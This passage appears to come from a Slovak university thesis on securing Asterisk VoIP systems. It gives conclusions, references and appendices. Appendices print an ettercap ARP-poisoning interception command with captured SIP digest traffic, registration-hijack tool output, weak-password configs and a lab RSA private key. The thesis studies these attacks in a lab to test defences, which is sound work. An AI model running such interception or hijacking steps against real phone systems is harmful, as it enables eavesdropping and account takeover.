Druhá praktická časť práce je venovaná možnostiam generovania týchto experimentálnych útokov na jednotlivé časti VoIP systému a definovaniu dosiahnutého výsledného efektu. Presne špecifikované postupy útokov predstavujú zdroj pre verné otestovanie VoIP systémov s následnou možnosťou analýzi dosiahnutého výsledku. Zahlcovacie útoky z kapitoly 7.3 na UDP port v prevedení prázdneho UDP paketu alebo SIP INVITE paketu nepredstavovali pre ústredňu závažný problém, aj keď v niektorých situáciach nedokázala obslúžiť hovory. Hneď po skončení útoku sa systém vrátil do pôvodného stavu. Väčšie problémy už dokázal spôsobiť útok na signalizačné parametre v podobe techniky „*Call Hijacking*“ z kapitoly 7.4.1, s ktorým som po odhalení hesla a zmene IP adresy mohol registrovať cudzieho klienta pod menom odchyteného účastníka. S ďalšou testovanou technikou „*Replay attack*“ som po zmenení niekoľkých konkrétnych parametrov a okamžitom odoslaní paketu nepotreboval prelomiť heslo MD5 hashu, pretože

Asterisk autorizácia štandardne príjme požiadavku s rovnakým heslom do 30s od vygenerovania prvotného digestu. Na základe celkovej analýzi dosiahnutých výsledkov, som definoval patričné opatrenia a následne testoval na svojom testovacom systéme. Z predvedeného experimentu v kapitole 8.1 vyplýva, že TLS vrstva zabezpečujúca signalizáciu pomocou výmeny podpísaných certifikátov a následného šifrovania predstavuje veľmi účinný spôsob zabránenia mnohým experimentovaným útočným technikám. Konkrétne skôr spomínaný útok „*Call Hijacking*“ je nepoužiteľný z dôvodu utajenia celej informácie v šifrovanej podobe. Pretože nedokážeme zameniť žiaden zo signalizačných parametrov, stráca význam aj „*Replay attack*“ a „*Session Teardown attak*“. Reálne použitie MIKEY protokolu sa nakoniec ukázalo ako nefunkčné z dôvodu slabej podpory ako zo strany Asterisk komunity, tak aj výrobcov telefónov a softphonov. Pre podporu SRTP protokolu v Asterisku je potrebná špeciálna verzia, na ktorej sa v tomto období stále pracuje, aby sa dostala do poslednej oficiálnej verzie [41]. Po úspešnej inštalácii je konfigurácia celkovo jednoduchá a šifrovanie funguje bezproblémovo s odozvami porovnateľnými so štandardným RTP prenosom. Konkrétne odozva od vyslania INVITE paketu do prijatia vyzváňacieho paketu „180 Ringing“ bola 27ms ako je možné vidieť na Obr.8.2. Ďalšiu testovanú možnosť šifrovania poskytuje ZRTP protokol s aplikáciou *Zfone*. ZRTP protokol používa na komunikáciu vytvorené RTP spojenie a po bezpečnom vyjednaní parametrov, šifruje hlasovú zložku hovoru symetrickou šifrou podobne ako SRTP. Protokol ZRTP podľa oficiálneho webu [40] podporuje preposielanie ZRTP paketov a komunikáciu priamo s Asteriskom. Po kontaktovaní support centra na adrese z [29] som obdržal link s testovacím patchom na Asterisk verziu 1.4.23.1 a v kapitole 8.3.2 je uvedený môj postup úspešnej inštalácie Asterisku s podporou obdržaného zrtp patchu. Verzia je naozaj v testovacom štádiu, pretože následná kompilácia Asterisku vracia desiatky „Warning“ správ, ako aj chýb o nenájdených knižniciach, ktoré som musel vyriešiť. Posledným testovaným bezpečnostným opatrením je IPsec, ktorého správna konfigurácia nie je najjednoduchšia. Vyžaduje inštaláciu a následnú konfiguráciu dodatočných aplikácii *ipsec-tools* a *racoon*. Rovnako aj správna konfigurácia v prostredí Windows vyžaduje predchádzajúce pochopenie fungovania protokolu.

Výsledky praktických experimentov som zhrnul do koncovej analýzi a prehľadne uviedol do príslušnej tabuľky. Vykonané experimenty som porovnával z pohľadu výkonu, obtiažnosti implementácie a celkového zabezpečenia použitej metódy. Na základe výstupov z analýzi kapitoly 8.4 som sa rozhodol pre tri riešenia, ktoré ponúkam ako autoinštalačné linuxové balíky v nasledujúcej kapitole. Balíky predstavú profily s konkrétnou verziou Asterisk ústredne a doplňujúcimi aplikáciami s predpripravenou konfiguráciu a postupom inštalácie s dodatočným nastavením parametrov. Ide o tri „deb“ balíky *asterisk-srtp*, *asterisk-ipsec* a *asterisk-zrtp*. Predstavujú zabezpečenie VoIP systému s prostredím Asterisk a podporou voľne dostupných nástrojov a protokolov. V závere práce som doplnil výsledné možnosti praktickým zabezpečením na aplikačnej vrstve. Za veľmi efektívny nástroj sa dá považovať Iptables takzv. linuxový firewall. Ten som nakonfiguroval, aby odrážal parametre VoIP systému a bránil tak možné DoS útoky v kapitole 8.6.

Ako môžeme vidieť v práci, možností ako komplexne zabezpečiť VoIP systémy je dostatočné množstvo. Rovnako však aj hrozieb, ktoré môžu útočníci použiť k zneužitiu alebo prípadnemu kompletenému vyradeniu služby z prevádzky. Dnes sa však stále zabezpečenie VoIP systémov v podobe TLS alebo SRTP vo veľkej miere neuplatňuje, aj keď HTML protokol TLS vrstvu hojne využíva. Dôvodom je podla mňa absencia kvalitných a známych aplikácii zo strany koncových zariadení ale aj serverových riešení ako PBX ústrední, podporujúcich zabezpečovacie protokoly. Nakoniec aj celková ľahostajnosť verejných ISP venovať sa tomuto stále viac aktuálnemu problému.

Literatúra

[1] HANDLEY, M., SCHULZRINNE, H., SCHOLLER, E., ROSENBERG, J., The Internet Engineering Task Force (IETF), *SIP: Session Initiation Protocol*, Marec 1999.

[2] RAMSDELL, B., The Internet Engineering Task Force (IETF), *S/MIME Version 3 Message Specification*, Jún 1999. <http://www.ietf.org/rfc/rfc2633.txt>.

[3] THOMAS, P., and Contributing Authors, *Practical VoIP Security – Your Hands-on Guide to Voice over IP(VoIP) Security*, Syngress Publishing, Canada 2006.

[4] Wikipedia, *free encyklopedia*, *Session Initiation Protocol,* [on-line] 2009. Dostupný z WWW: <http://cs.wikipedia.org/wiki/Session_Initiation_Protocol>.

[5] How TLS/SSL Works. *Microsoft TechNet*. 2003, [cit.2010-05-03]. Dostupný z WWW: <http://technet.microsoft.com/en-us/library/cc783349(WS.10).aspx>.

[6] STALINGS, W. *Cryptography and Network Security*, *article „Second Edition SSL: Foundation for Web Security“*, [on-line] 1998. Dostupný z WWW: <http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_1-1/ssl.html>.

[7] ITU – International Telecommunication Union, *Recommendation H.323,* [on-line]. Dostupný z WWW: <http://www.itu.int/rec/T-REC-H.323/>.

[8] ITU – International Telecommunication Union, *Recommendation H.235*, [on-line], August 2003. Dostupný z WWW: <http://www.itu.int/rec/T-REC-H.235-200308-S/en>.

[9] CryptoBytes Technical Newsletter, *A Cost-Based Security Analysis of Symmetric and Asymmetric Key Lengths*, [on-line]. Dostupný z WWW: <http://www.rsa.com/rsalabs/node.asp?id=2088>.

[10] Standards Initiatives: Public-Key Cryptography Standards (PKCS), *PKCS #1: RSA Cryptography Standard*, [on-line]. Dostupný z WWW: <http://www.rsa.com/rsalabs/node.asp?id=2125>.

[11] Digium Inc., Asterisk Development team, *IAX2 Security*, [on-line]. <http://downloads.asterisk.org/pub/security/IAX2-security.html>.

[12] KUHN, R. D.,WALSH, J.T., FRIES, S., National Institute of Standards and technology, *Security Considerations for VoIP Systems*, Special publication 800-58, 2005. <http://csrc.nist.gov/publications/nistpubs/800-58/SP800-58-final.pdf>.

[13] BAUGHER, M., McGREW, D., NASLUND, M., CARRARA, E., NORRMAN, K., *The Secure Real-time Transport Protocol (SRTP)*, [on-line] Marec 2004. <http://www.ietf.org/rfc/rfc3711.txt>.

[14] Wikipedia, *free encyclopedia*, *Multimedia Internet KEYing*, [on-line] 2008. Dostupný z WWW: <http://en.wikipedia.org/wiki/MIKEY>.

[15] BILLEN, J., KTH Microelectronics and Information Technology, *Key Agreement for Secure Voice over IP*, Master of Science Thesis, Sweden 2003.

[16] ARKKO, J., CARRARA, E., LINDHOLM, F., NASLUND, M., NORRMAN , K., *MIKEY: Multimedia Internet KEYing*, August 2004. Dostupný z WWW: <http://www.ietf.org/rfc/rfc3830.txt>.

[17] ZIMMERMANN, P., JOHNSTON, A., CALLAS, J., *ZRTP: Media Path Key Agreement for Secure RTP*, draft-zimmermann-avt-zrtp-17, Január 2010. Dostupný z WWW: <http://tools.ietf.org/html/draft-zimmermann-avt-zrtp-17>.

[18] VOIPSA, Voice Over IP Security Alliance, [on-line] 2009. Dostupný z WWW: <http://www.voipsa.org/>.

[19] VoIP Security and Privacy Threat Taxonomy. *VOIPSA*. 2005-10-24, [cit. 2010-05-04]. Dostupný z WWW: <http://www.voipsa.org/Activities/taxonomy.php>.

[20] ENDLER, D., COLLIER, M., *Hacking VoIP Exposed – Voice over IP Security Secrets & Solutions*, Security tools, 2008. Dostupný z WWW: <http://www.hackingvoip.com/sec_tools.html>.

[21] SRTP branch update. *Asterisk Developers Mailing List* [online]. 2008-12-22, ln.2, [cit. 2010-05-04]. Dostupný z WWW: <http://www.mail-archive.com/asterisk-dev@lists.digium.com/msg35163.html>.

[22] Secure RTP (SRTP) [branch]. *Asterisk.org Issue Tracker* [online]. 2005-10-09, ln.5413, [cit. 2010-05-04]. Dostupný z WWW: <https://issues.asterisk.org/view.php?id=5413>.

[23] [asterisk-bugs] [Asterisk 0005413]: [patch] Secure RTP (SRTP) : Module SRTP cant load. *The asterisk-bugs mailing list* [online]. 2007-09-13, ln.5413, [cit. 2010-05-04]. Dostupný z WWW: <http://lists.digium.com/pipermail/asterisk-bugs/2007-September/003708.html>.

[24] FRANKS, J., HALLAM-BAKER, P., HOSTETLER, J., a kol., RFC2617 HTTP *Authentication: Basic and Digest Access Authentication*, June 1999. Dostupný z WWW: <http://www.ietf.org/rfc/rfc2617.txt>.

[25] ENDLER, D. and COLLIER, M. *Voice Over IP Security Secrets & Solutions*. McGraw Hill, London 2007.

[26] Cisco Systems, *Configuring SIP support for SRTP*, [on-line] 2007. Dostupný z WWW: <http://www.cisco.com/en/US/docs/ios/voice/sip/configuration/guide/sip_cg-srtp.pdf>.

[27] První certifikační autorita, a.s, *Online cenník*, 2010. Dostupný z WWW: <http://www.ica.cz/cz/menu/5/cenik/>.

[28] RSA Laboratories, *The RSA Challenge numbers*, RSA Security, 2010. Dostupný z WWW: <http://www.rsa.com/rsalabs/node.asp?id=2093>.

[29] ZIMMERMANN, P., *The Zfone Project*, [on-line]. Dostupný z WWW: <http://zfoneproject.com/getstarted.html>.

[30] SPENNEBERG, R., *IPsec HOWTO*, preklad Ivan Daler 2006. Dostupný z WWW: <http://www.ipsec-howto.org/ipsec-howto_cz.html>.

[31] Unix Ware 7 Documentation, *racoon.conf manual pages*. Dostupný z WWW: <http://uw714doc.sco.com/en/NET_ipsec/racoon.conf.5.html>.

[32] WEBER, CH., Symantec Connect, *Using IPsec in Windows 2000 XP*, 2001. Dostupný z WWW: <http://www.symantec.com/connect/articles/using-ipsec-windows-2000-and-xp-part-2>.

[33] Wikipedia, *free encyclopedia, H.323* [on-line]. 2008, Dostupný z WWW: <http://en.wikipedia.org/wiki/H.323>.

[34] International Engineering Consortium, *H.323* [on-line] 2007. Dostupný z WWW: <http://www.iec.org/online/tutorials/h323/index.asp>.

[35] Packet Storm, *Mowing the security Landscape*, [on-line] 2009. Dostupný z WWW <http://packetstormsecurity.org>.

[36] BOTOŠ, Csaba. Vše o IPTABLES. *Root.cz* [online]. 10.1.2006, 1, [cit. 2010-05-15]. Dostupný z WWW: <http://www.root.cz/serialy/vse-o-iptables/>.

[37] VAN ZONNEVELD, Kevin . Block brute force attacks with iptables. *Kevin van Zonneveld Techblog* [online]. 28.7.2007, 1, [cit. 2010-05-15]. Dostupný z WWW: <http://kevin.vanzonneveld.net/techblog/article/block_brute_force_attacks_with_iptables/>.

[38] Bulak, et al. Fail2Ban (with iptables) And Asterisk. *VoIP-Info.org* [online]. 13.1.2010, 29, [cit. 2010-05-15]. Dostupný z WWW: <http://www.voip-info.org/wiki/index.php?page_id=5348>.

[39] Adding ZRTP security protocol support for asterisk. *Asterisk.org Issue Tracker* [online]. 20.6.2007, ln. 10024, [cit. 15.5.2010]. Dostupný z WWW: <https://issues.asterisk.org/view.php?id=10024>.

[40] ROZHKOV, Viktor; KRIKUN, Viktor. Asterisk ZRTP Users Guide. Zfoneproject.com [online]. 21.4.2008, 1.5.3, [cit. 2010-05-16]. Dostupný z WWW: <http://zfoneproject.com/docs/asterisk/man/html/u_guide.html>.

[41] WILSON, T., SRTP and Forcing encrypted calls, *The Mail Archive - asterisk-dev@lists.digium.com*, [online]. 10.2.2010, [cit. 15.5.2010]. Dostupný z WWW: <http://www.mail-archive.com/asterisk-dev@lists.digium.com/msg41413.html>.

[42] The Zfone Project, AGPL Free Software, *Licensing Policy*. [online]. 2006. [cit. 15.5.2010]. Dostupný z WWW: <http://zfone.com/lic_policy.html>.

Zoznam použitých zkratiek

AES	Advanced Encryption Standard
AH	Authentication Header
APR	ARP Poisoned Routing
ARP	Adress Resolution Protocol
BER	Bit Error Rate
BRI	Basic Rate Interface
CA	Certification Authority
CDMA	Code Division Multiple Access
CRC	Check redundancy code
DDoS	Distributed DoS
DES	Data Encryption Standard
DH	Diffie Helman
DNS	Domain Name Service
DoS	Denial of Service
ESP	Encapsulating Security Payload
GPL	General Public License
GUI	Graphical User Interface
HMAC	Hashed Message Authentication Code
IAX	Inter Asterisk Exchange
ICV	Integrity Check Value
IETF	Internet Engineering Task Force
IPSec	IP Security Protocol
ISP	Internet Service Provider
KDF	Key Derivation Function
MAC	Message Authentication Code
MCU	Multipoint Control Unit
MD5	Message Digest 5
MGC	Media Gateway Controller
MGCP	Media Gateway Control Protocol
MIKEY	Multimedia Internet Keying
MIME	Multipurpose Internet Mail Extensions
MiTM	Man in The Middle

MIC	Message Integrity Code
MKI	Master Key Identifier
NAT	Network Adress Translation
PBX	Private Branch Exchange
PCM	Pulse Code Modulation
PKE	Public Key Encryption
PKI	Public Key Infrastructure
PSTN	Public Switched Telephony Network
RAS	Registration Admission Status
RC2-4	Rivest Cipher
RFC	Request for Comment
ROC	Rollover Counter
RSA	Rivest Shamir Adleman
RTP	Real Time Protocol
RTCP	Real Time Control Protocol
SAD	Security Associations Database
SPD	Security Policy Database
SCCP	Skinny Call Control Protocol
SDES	Security Descriptions
SDP	Session Description Protocol
SHA-1	Secure Hash Algorithm
SIP	Session Initiation Protocol
SMTP	Simple Mail Transfer Protocol
SRTP	Secure RTP
SSL	Secure sokets Layer
STUN	Session Traversal Utilities for NAT
TCP	Transmission Control Protocol
TEK	Transport Encryption Key
TGK	TEK Generation Key
TLS	Transport Layer Security
UA	User Agent
URI	Uniform Resource Identifier
UDP	User Datagrom Protocol
VPN	Virtual Private Network
ZRTP	extension encrypted RTP from Phil Zimmermann

Zoznam Príloh

A. Odchytená sieťová komunikácia a konfiguračné súbory
A.1 Odchytení MiTM útok
A.2 Konfiguračné súbory ústredne Asterisk
A.3 Výstup z reghijacker tool
A.4 Certifikát servra asterisk_serv.pem
A.5 Konfigurácia Asterisku s podporou TLS a SRTP
A.6 Konfiguračné súbory IPsec služby
A.7 Priebeh IPsec hovoru s prvotnou výmenou SAD a SPD pomocou ISAKMP

B. Aplikácia Cain&Abel
B.1 Cain&Abel – dešifrácia hašového algoritmu MD5
B.2 Cain&Abel – odposluch RTP streamu

C. Odkazy na použitý freeware a software s licenciou GPL

A. Odchytená sieťová komunikácia a konfiguračné súbory

A.1 Odchytení MiTM útok

```
debian:~# ettercap -w file.cap -T -M arp:remote /192.168.1.43/5060 /192.168.1.36/5060
ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA
Listening on eth0... (Ethernet)
  eth0 ->  08:00:27:2F:8A:AE      192.168.1.40     255.255.255.0
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...
  28 plugins
  39 protocol dissectors
  53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
Scanning for merged targets (2 hosts)...
* |==================================================>| 100.00 %
2 hosts added to the hosts list...
ARP poisoning victims:
 GROUP 1 : 192.168.1.43 00:26:C6:51:7D:B4
 GROUP 2 : 192.168.1.36 08:00:27:1C:DD:1B
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
.
Thu Feb 11 15:11:59 2010
UDP  192.168.1.43:5060 --> 192.168.1.36:5060 |
REGISTER sip:192.168.1.36 SIP/2.0.
Via: SIP/2.0/UDP
192.168.1.43;branch=z9hG4bKc0a8012b000000624b7472a600007b9b0000003a;rport.
From: "unknown" <sip:100@192.168.1.36>;tag=61c01ec254.
To: <sip:100@192.168.1.36>.
Contact: <sip:100@192.168.1.43>.
Call-ID: 37C26345ED6B44C1B057DD7039D3B5610xc0a8012b.
CSeq: 27 REGISTER.
Max-Forwards: 70.
User-Agent: SJphone/1.65.377a (SJ Labs).
Content-Length: 0.
.
Thu Feb 11 15:11:59 2010
UDP  192.168.1.36:5060 --> 192.168.1.43:5060 |
SIP/2.0 100 Trying.
Via: SIP/2.0/UDP
192.168.1.43;branch=z9hG4bKc0a8012b000000624b7472a600007b9b0000003a;received=192.168.1.43
;rport=5060.
From: "unknown" <sip:100@192.168.1.36>;tag=61c01ec254.
To: <sip:100@192.168.1.36>.
Call-ID: 37C26345ED6B44C1B057DD7039D3B5610xc0a8012b.
CSeq: 27 REGISTER.
User-Agent: Asterisk PBX.
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY.
Supported: replaces.
Contact: <sip:100@192.168.1.36>.
Content-Length: 0.
.
Thu Feb 11 15:11:59 2010
UDP  192.168.1.36:5060 --> 192.168.1.43:5060 |
SIP/2.0 401 Unauthorized.
Via: SIP/2.0/UDP
192.168.1.43;branch=z9hG4bKc0a8012b000000624b7472a600007b9b0000003a;received=192.168.1.43
;rport=5060.
From: "unknown" <sip:100@192.168.1.36>;tag=61c01ec254.
To: <sip:100@192.168.1.36>;tag=as36b2d47e.
Call-ID: 37C26345ED6B44C1B057DD7039D3B5610xc0a8012b.
CSeq: 27 REGISTER.
```

```
User-Agent: Asterisk PBX.
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY.
Supported: replaces.
WWW-Authenticate: Digest algorithm=MD5, realm="asterisk", nonce="69736a51".
Content-Length: 0.
.
Thu Feb 11 15:11:59 2010
UDP  192.168.1.43:5060 --> 192.168.1.36:5060 |
REGISTER sip:192.168.1.36 SIP/2.0.
Via: SIP/2.0/UDP
192.168.1.43;branch=z9hG4bKc0a8012b000000634b7472a6000031570000003d;rport.
From: "unknown" <sip:100@192.168.1.36>;tag=61c01ec254.
To: <sip:100@192.168.1.36>.
Contact: <sip:100@192.168.1.43>.
Call-ID: 37C26345ED6B44C1B057DD7039D3B5610xc0a8012b.
CSeq: 28 REGISTER.
Max-Forwards: 70.
User-Agent: SJphone/1.65.377a (SJ Labs).
Content-Length: 0.
Authorization: Digest
username="100",realm="asterisk",nonce="69736a51",uri="sip:192.168.1.36",response="dd88650
26086d92b66d52568d317b10b",algorithm=MD5.
.
Thu Feb 11 15:11:59 2010
UDP  192.168.1.36:5060 --> 192.168.1.43:5060 |
SIP/2.0 100 Trying.
Via: SIP/2.0/UDP
192.168.1.43;branch=z9hG4bKc0a8012b000000634b7472a6000031570000003d;received=192.168.1.43
;rport=5060.
From: "unknown" <sip:100@192.168.1.36>;tag=61c01ec254.
To: <sip:100@192.168.1.36>.
Call-ID: 37C26345ED6B44C1B057DD7039D3B5610xc0a8012b.
CSeq: 28 REGISTER.
User-Agent: Asterisk PBX.
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY.
Supported: replaces.
Contact: <sip:100@192.168.1.36>.
Content-Length: 0.
.
Thu Feb 11 15:11:59 2010
UDP  192.168.1.36:5060 --> 192.168.1.43:5060 |
SIP/2.0 200 OK.
Via: SIP/2.0/UDP
192.168.1.43;branch=z9hG4bKc0a8012b000000634b7472a6000031570000003d;received=192.168.1.43
;rport=5060.
From: "unknown" <sip:100@192.168.1.36>;tag=61c01ec254.
To: <sip:100@192.168.1.36>;tag=as36b2d47e.
Call-ID: 37C26345ED6B44C1B057DD7039D3B5610xc0a8012b.
CSeq: 28 REGISTER.
User-Agent: Asterisk PBX.
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY.
Supported: replaces.
Expires: 120.
Contact: <sip:100@192.168.1.43>;expires=120.
Date: Thu, 11 Feb 2010 21:11:59 GMT.
Content-Length: 0.
.
Closing text interface...
ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.
```

A.2 Konfiguračné súbory ústredne Asterisk

Dial plan - extensions.conf

```
;extensions.conf
[SIP_conf]
exten =>_X00,1,Dial(SIP/${EXTEN})
```

sip.conf

```
;sip.conf
[general]
context=SIP_conf
bindport=5060
dislallow=all
allow=ulaw
;allowguest=no  ;znemozni volanie neregistrovanych ucastnikov
nat=yes

[100]
context=SIP_conf
type=friend
secret=asdf
username=user_100
host=dynamic
auth=md5
callerid="user_100"
;canreinvite=no  ;zabrani RTPdirect prepojeniu klientov

[200]
context=SIP_conf
type=friend
secret=asdf
username=user_200
host=dynamic
auth=md5
callerid="user_200"
```

A.3 Výstup z reghijacker tool

```
Registration Hijacker - Version 1.0
                        09/09/2004

Domain to Hijack Registrations: 192.168.1.36
Domain's SIP Registrar IP addr: 192.168.1.36
Hijack Contact Info: attack@192.168.1.65
User to Hijack:                 100
User Password:                  asdf

My IP address for device eth0 is: 192.168.1.40
Attempt to Hijack User: 100, Password: asdf

REGISTER sip:192.168.1.36 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.40:15002;branch=ef0d0cd5-005b-44ba-b770-439553a86533
From: 100 <sip:100@192.168.1.40>;tag=ef0d6321-005b-44ba-9af7-cd5d3544d4f3
To: 100 <sip:100@192.168.1.40>
Call-ID: ef0d747a-005b-44ba-9aa8-c92b2442db1c
CSeq: 1 REGISTER
Max-Forwards: 70
Contact: *
Expires: 0
Content-Length: 0

SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP 192.168.1.40:15002;branch=ef0d0cd5-005b-44ba-b770-
439553a86533;received=192.168.1.40
From: 100 <sip:100@192.168.1.40>;tag=ef0d6321-005b-44ba-9af7-cd5d3544d4f3
To: 100 <sip:100@192.168.1.40>;tag=as6b36e21a
Call-ID: ef0d747a-005b-44ba-9aa8-c92b2442db1c
CSeq: 1 REGISTER
```

```
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces
WWW-Authenticate: Digest algorithm=MD5, realm="asterisk", nonce="0f701c9c"
Content-Length: 0

Response Digest = 815e520045b26ed1599d07ee2e50420f

REGISTER sip:192.168.1.36 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.40:15002;branch=ef1db354-005b-44ba-8575-87843fb76287
From: 100 <sip:100@192.168.1.40>;tag=ef0d6321-005b-44ba-9af7-cd5d3544d4f3
To: 100 <sip:100@192.168.1.40>
Call-ID: ef0d747a-005b-44ba-9aa8-c92b2442db1c
CSeq: 2 REGISTER
Max-Forwards: 70
Contact: *
Authorization: Digest
username="100",realm="asterisk",nonce="0f701c9c",uri="sip:192.168.1.36",response="815e520
045b26ed1599d07ee2e50420f",algorithm=md5
Expires: 0
Content-Length: 0

SIP/2.0 200 OK
Via: SIP/2.0/UDP 192.168.1.40:15002;branch=ef1db354-005b-44ba-8575-
87843fb76287;received=192.168.1.40
From: 100 <sip:100@192.168.1.40>;tag=ef0d6321-005b-44ba-9af7-cd5d3544d4f3
To: 100 <sip:100@192.168.1.40>;tag=as6b36e21a
Call-ID: ef0d747a-005b-44ba-9aa8-c92b2442db1c
CSeq: 2 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces
Expires: 0
Date: Tue, 16 Mar 2010 22:27:13 GMT
Content-Length: 0

REGISTER sip:192.168.1.36 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.40:15002;branch=ef25aa6c-005b-44ba-8574-cd5dc5bf0331
From: 100 <sip:100@192.168.1.40>;tag=ef0d6321-005b-44ba-9af7-cd5d3544d4f3
To: 100 <sip:100@192.168.1.40>
Call-ID: ef0d747a-005b-44ba-9aa8-c92b2442db1c
CSeq: 3 REGISTER
Max-Forwards: 70
Contact: <sip:attack@192.168.1.65>
Expires: 86400
Content-Length: 0

SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP 192.168.1.40:15002;branch=ef25aa6c-005b-44ba-8574-
cd5dc5bf0331;received=192.168.1.40
From: 100 <sip:100@192.168.1.40>;tag=ef0d6321-005b-44ba-9af7-cd5d3544d4f3
To: 100 <sip:100@192.168.1.40>;tag=as6b36e21a
Call-ID: ef0d747a-005b-44ba-9aa8-c92b2442db1c
CSeq: 3 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces
WWW-Authenticate: Digest algorithm=MD5, realm="asterisk", nonce="07a9bd98"
Content-Length: 0

Response Digest = edbb103e974f583b6d29688f1f8c747a
REGISTER sip:192.168.1.36 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.40:15002;branch=f04d17ed-005b-44ba-b8b3-0621b69670af
From: 100 <sip:100@192.168.1.40>;tag=ef0d6321-005b-44ba-9af7-cd5d3544d4f3
To: 100 <sip:100@192.168.1.40>
Call-ID: ef0d747a-005b-44ba-9aa8-c92b2442db1c
CSeq: 4 REGISTER
Max-Forwards: 70
```

```
Contact: <sip:attack@192.168.1.65>
Authorization: Digest
username="100",realm="asterisk",nonce="07a9bd98",uri="sip:192.168.1.36",response="edbb103
e974f583b6d29688f1f8c747a",algorithm=md5
Expires: 86400
Content-Length: 0

SIP/2.0 200 OK
Via: SIP/2.0/UDP 192.168.1.40:15002;branch=f04d17ed-005b-44ba-b8b3-
0621b69670af;received=192.168.1.40
From: 100 <sip:100@192.168.1.40>;tag=ef0d6321-005b-44ba-9af7-cd5d3544d4f3
To: 100 <sip:100@192.168.1.40>;tag=as6b36e21a
Call-ID: ef0d747a-005b-44ba-9aa8-c92b2442db1c
CSeq: 4 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces
Expires: 3600
Contact: <sip:attack@192.168.1.65>;expires=3600
Date: Tue, 16 Mar 2010 22:27:13 GMT
Content-Length: 0
```

A.4 Certifikát servra asterisk_serv.pem

```
-----BEGIN CERTIFICATE-----
MIIDJDCCAgwCCQDlf6MhvgmU3jANBgkqhkiG9w0BAQUFADBUMQswCQYDVQQGEwJB
VTETMBEGA1UECBMKU29tZS1TdGF0ZTEhMB8GA1UEChMYSW50ZXJuZXQgV2lkZ2l0
cyBQdHkgTHRkMQ0wCwYDVQQDEwRqYXJvMB4XDTEwMDMzMDIxNDkxMloXDTExMDMz
MDIxNDkxMlowVDELMAkGA1UEBhMCQVUxEzARBgNVBAgTClNvbWUtU3RhdGUxITAf
BgNVBAoTGEludGVybmV0IFdpZGdpdHMgUHR5IEx0ZDENMAsGA1UEAxMEamFybzCC
ASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALjnYONsPmjdDac7VMcMAv+M
Uk19/Jjo4R0f73oot3yNWA/1p7zcJPDQEj47TFXahimFihq4JVrrSZTHzCfd51CI
zRC2vPK9rO5kHcURcyy1eQ0AbydQsfTPPF1hdvQEnRHrU4UHAGpqXsD9E4u48vJN
RvSPszw0QJSPi62ONdsOD5aKzUw5q9tQ7XB4mfkJikGe8/AkQFjPfKFvJyUF0YmK
emttH498q58VvMp726gE2nMSF4kPO5OfvMSoQTn3wEN4RfYIxh90LBS7+1dEKxq+
1feKwkLerDxdWEM9xqSZGXfGmq+4t9BaAH4Gj3qRut6YL6bNKfbJWBtqUIZYUgEC
AwEAATANBgkqhkiG9w0BAQUFAAOCAQEAq1ErezwuOIcTI+QGo0BhgWrD5AJ1XMLc
WllN7Dlf99uaAMZSmz1tqBLXbl/ksnO7eK6FLixP/gxyuhg2UiYK1/L7k9yBnKci
H28rw54X9EhfCk+gsktWxsFw0Z+udVhNczMWcN31zUY5zYUzshIEMNyvGf3KiQM3
qye2Q/CRK8BKgdABXeq6edb5mmKzu3cQ4ODZ9eoIl/rvbWh4gEqWFgsaZe74Qh2D
bHgq8KHIBDkaBIPsNrGSQRMyIvcKyg0S1a7HZs6whUX137sOO5s+VPG5jE93ZcyW
UosSqMWj5SfS5c5C27zVzo0xN5FOvjmsKACDchDVmjrWccZtclYf8g==
-----END CERTIFICATE-----
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAuOdg42w+aN0NpztUxwwC/4xSTX38mOjhHR/veii3fI1YD/Wn
vNwk8NASPjtMVdqGKYWKGrglWutJlMfMJ93nUIjNELa88r2s7mQdxRFzLLV5DQBv
J1Cx9M88XWF29ASdEetThQcAampewP0Ti7jy8k1G9I+zPDRAlI+LrY412w4PlorN
TDmr21DtcHiZ+QmKQZ7z8CRAWM98oW8nJQXRiYp6a20fj3yrnxW8ynvbqATacxIX
iQ87k5+8xKhBOffAQ3hF9gjGH3QsFLv7V0QrGr7V94rCQt6sPF1YQz3GpJkZd8aa
r7i30FoAfgaPepG63pgvps0p9slYG2pQhlhSAQIDAQABAoIBAQCwFklCy7azjrCN
7gbSeDHyw+MtQSnpRP39Coi5QUVcLA8NQ9i2FsBnRP/anAYaTL0vlajrwSpx51hv
g8Z8wOqk22LO4/gVA2VIsbdYEUIp9biOFTfFrSeMCD9ofoUV5b7fbchgC0buENaj
219d1IgpEEbeaGs8jlZiJEHUynWnYaHTdJ41Gd+qHZ0e3LMlCL4lZsXVLGJfcxdS
36ea1fsPE9Op7vKzT0tqxnAPleFIiZ2ERhK04Fl4Yfyng8fc/Wm0iJEZuLE0oHWz
